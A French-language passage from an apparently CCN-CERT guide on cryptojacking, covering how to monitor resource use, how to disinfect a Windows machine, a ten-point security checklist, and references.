


Figure 17 - urlscan.io

En plus de tout ce qui précède, il convient d'effectuer une analyse de l'ordinateur avec la technologie antivirus disponible, complétée par une analyse fournie par l'outil ***Malwarebytes.***

6. Monitoring

L'outil "Resource Monitor" de Windows permet de visualiser tous les processus en cours d'exécution et l'utilisation du processeur de chacun d'entre eux, ce qui permet d'identifier plus rapidement un éventuel processus nuisible. Toutefois, il faut s'assurer qu'aucun autre processus en cours d'exécution n'utilise de manière significative le CPU et ne peut nous induire en erreur.

Pour lancer **resmon**, vous devez cliquer sur Démarrer et taper "resmon.exe".




Figure 18 - Moniteur de ressources Windows.

Comme le montre l'image, en parcourant les onglets, vous pouvez motoriser l'utilisation du CPU, la mémoire utilisée, l'utilisation du disque et les réseaux. En complément, nous pouvons garder un œil sur la température de l'ordinateur. Dans ce cas, nous vous recommandons d'utiliser le programme gratuit Open Hardware Monitor. Après l'avoir exécuté, une fenêtre comme la suivante apparaît, où vous pouvez voir la température de chaque processeur, ainsi que la charge de la mémoire et son utilisation, entre autres choses.




Figure 19 - Moniteur de matériel ouvert. Température du CPU.

En général, il faut obtenir une température comprise entre 25 et 35 degrés Celsius si aucun programme n'est en cours. La température maximale ne doit pas dépasser 75 degrés Celsius.

7. Disinfection

La désinfection de l'ordinateur dépend du cryptomineur. Si, par exemple, il s'agit d'un cryptomineur implémenté sur une page web, il suffit de fermer l'onglet du navigateur pour mettre fin à son exécution. S'il s'agit d'un cryptomineur qui crée une persistance sur le système, il est recommandé:

- Déconnectez l'équipement du réseau. Pour ce faire, dans la barre inférieure droite, vous verrez une icône d'écran, cliquez dessus puis sur "Configuration réseau et internet". Dans la fenêtre suivante, vous devrez sélectionner l'option "Modifier les options de l'adaptateur".




Figure 20 et 21 - Étapes pour désactiver les connexions réseau.

Ensuite, vous devez désactiver les différentes connexions qui s'afficheront en faisant un clic droit sur chaque icône et en sélectionnant "Désactiver".




Figure 22 - Dernière étape. Désactiver les adaptateurs réseau.

- Analysez votre ordinateur avec un antivirus à jour.
- Analysez votre ordinateur à l'aide d'autres technologies antimalware, telles que Malwarebytes, déjà mentionné.




Figure 23 - Analyse avec MalwareBytes.

- En dernier recours, il est conseillé de formater et de réinstaller complètement le système d'exploitation, en suivant les indications des guides CCN-STIC correspondants.

8. Conclusions

Le cryptojacking est clairement en hausse, dépassant même la menace posée par les ransomwares, car les cybercriminels y voient un moyen plus discret et moins dommageable de gagner de l'argent.

S'il est vrai que la nature d'un cryptomineur en soi n'est pas aussi nuisible que d'autres types de code malveillant (par exemple, les cryptomineurs de pages web, dont le seul tort est d'utiliser une grande quantité de ressources informatiques au lieu de supprimer des fichiers, de les bloquer, ...), il convient de souligner que les cryptomineurs sont souvent attachés à d'autres codes nuisibles tels que les chevaux de Troie, les botnets ou les vers, qui peuvent effectuer des actions plus problématiques telles que la prise de contrôle de systèmes ou le vol d'informations sensibles.

9. Décalogue de recommandations

Voici dix (10) recommandations de sécurité sur le Cryptojacking

Décalogue de sécurité sur le cryptojacking

1. Désactivez JavaScript dans les navigateurs.
2. Maintenez un logiciel antivirus à jour et utilisez des pare-feu personnels pour bloquer les connexions suspectes.
3. Maintenez à jour les mises à jour du système d'exploitation et des logiciels installés.
4. Appliquez des filtres anti-spam dans votre courrier électronique pour éviter le phishing.
5. Surveillez l'utilisation des ressources du système et étudiez l'utilisation du CPU.
6. Choisissez un couple nom d'utilisateur/mot de passe robuste.
7. Ne téléchargez pas et n'installez pas d'applications provenant de sites non officiels.
8. Maintenez une liste noire à jour des sites qui utilisent des cryptomonnaies (utilisez les extensions NoCoin ou Minerblock).
9. Gardez les extensions de fichiers visibles.
10. Sensibilisation et éducation (adoption de bonnes pratiques par les utilisateurs).

10. Références

Ref-1 "L'impact des logiciels malveillants de minage de crypto-monnaies". Trendmicro.
https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/security-101-the-impact-of-cryptocurrency-mining-malware

Ref-2 "Les rats de l'info émergent de la fuite du code source. Trendmicro.
https://blog.trendmicro.com/trendlabs-security-intelligence/new-rats-emerge-from-leaked-njw0rm-source-code/?_ga=2.73240794.813195486.1526299068-294018945.1510943677

Ref-3 "Les cybercriminels libèrent le malware botcomining". Trendmicro.
https://www.trendmicro.com/vinfo/us/threat-encyclopedia/web-attack/93/cybercriminals-unleash-bitcoinmining-malware

Ref-4 "Protection contre le cryptojacking. Que pouvez-vous faire ? Examen des solutions
https://solutionsreview.com/endpoint-security/protecting-against-cryptojacking-what-can-you-do/

Ref-5 "Qu'est-ce que le cryptojacking. Comment la prévenir, la détecter et la récupérer" : CSO online
https://www.csoonline.com/article/3253572/internet/what-is-cryptojacking-how-to-prevent-detect-and-recover-from-it.html

Ref-6 "Le cryptojacking est le nouveau ransomware". Tendances numériques
https://www.digitaltrends.com/computing/cryptojacking-is-the-new-ransomware-is-that-a-good-thing/

Ref-7 "Cryptojacking". La boutique SSL.
https://www.thesslstore.com/blog/cryptojacking-8500-q4-2017-symantec/

centro criptológico nacional

centro criptológico nacional

www.ccn.cni.es

www.ccn-cert.cni.es

oc.ccn.cni.es